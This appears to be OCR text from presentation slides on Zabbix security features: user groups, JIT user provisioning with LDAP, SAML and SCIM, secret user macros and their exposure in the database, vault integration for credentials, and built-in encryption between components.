
ZABBIX USER GROUPS

Zabbix permissions are host group and user group based, limiting specific user groups to specific hosts:



JIT USER PROVISIONING


Zabbix 6.4 adds support of JIT user provisioning for LDAP and SAML authentication:




JIT USER PROVISIONING

A core aspect of fully integrating Zabbix into enterprise-level IT infrastructure is centralized user provisioning and management:

- Automatic user provisioning,deprovisioning and management across multiple applications from a single location
- Authentication mechanism which utilize LDAP/SAML
- Enabling enterprise-grade security by integrating existing solutions with LDAP/SAML user groups and permissions
- Using existing user attributes to propagate user attributes in Zabbix






JIT USER PROVISIONING - SCIM

SCIM - System for Cross-domain Identity Management, is an open standard used to automate user provisioning/deprovisioning across multiple applications.


- It is possible to enable SCIM provisioning in Zabbix 6.4
- User provisioning without enabled and configured SCIM is made only for the login action.
- Users provisioned by SCIM will also be created in Zabbix




SECRET USER MACROS

UNSAFE USER MACROS


With default configuration, macro values can be seen by any Admin or Super Admin type user that has access to the host configuration:





USE SAFE USER MACROS

With secret macros, macro values will be known only to users that created them or with ones the secrets were shared:



USE SAFE USER MACROS?


Even though secret macros are a good solution, there might be multiple users with access to the database, which means that they still can find macros in the database, using a SELECT query:

```
|          5765 |   10562 | {$DB.USER} | root
|          5766 |   10562 | {$DB.PASS} | security
|          5767 |   10552 | {$DB.PASS} | security
|          5768 |   10552 | {$DB.USER} | root
+---------------+---------+------------+----------
```

USE EVEN SAFER USER MACROS!

HashiCorp and CyberArk vaults can be used to store secrets as a secure way to manage and store enterprise passwords.

- Secure tokens required to access the vaults
- Provides secure storage of user macro values
- Provides secure storage of database access credentials



WHAT IS A VAULT ?

- Vault is a tool for securely accessing secrets, such as passwords
- Vault provides a unified interface to any secret, while providing tight
- Access control and recording a detailed audit log
- Initially vault is sealed and must be unsealed using unseal keys

ZABBIX


HOW TO CONFIGURE THE VAULT ?


- Zabbix Server has few configuration options

```
### Option: Vault
#       Specifies vault:
#               HashiCorp - HashiCorp KV Secrets Engine - Version 2
#               CyberArk  - CyberArk Central Credential Provider

### Option: VaultToken
#       Vault authentication token that should have been generated exclusively for Zabbix server with read only
permission

### Option: VaultURL
#       Vault server HTTP[S] URL. System-wide CA certificates directory will be used if SSLCALocation is not
specified.

### Option: VaultDBPath
#       Vault path or query depending on the Vault from where credentials for database will be retrieved by keys.

### Option: VaultTLSCertFile
#       Name of the SSL certificate file used for client authentication. The certificate file must be in PEM1
format.

### Option: VaultTLSKeyFile
#       Name of the SSL private key file used for client authentication. The private key file must be in PEM1
format.
```


USING SECRETS FROM THE VAULT ?

- A secret must be first defined in Vault
- In Zabbix reference path to vault secret is specified as a macro value
- It is not possible to see the value of Vault secret from Zabbix frontend
- It is not possible to see the value of Vault secret from DB level






INTERNAL COMMUNICATIONS



BUILT-IN ENCRYPTION

Protects communication between Zabbix components:

- Zabbix Server and Zabbix Proxy
- Zabbix Server/Proxy and Zabbix agent
- Zabbix commandline utilities




ENCRYPTION TYPES

Zabbix 6.0 can natively encrypt communications using PSK and certificates between:

- Zabbix server and proxies
- Zabbix server and Zabbix web services (reporting server)
- Zabbix server/proxies and Zabbix agents
- Zabbix server/proxies and databases
- Zabbix server/proxies/Zabbix agents and command-line utilities

ENCRYPTION TYPES

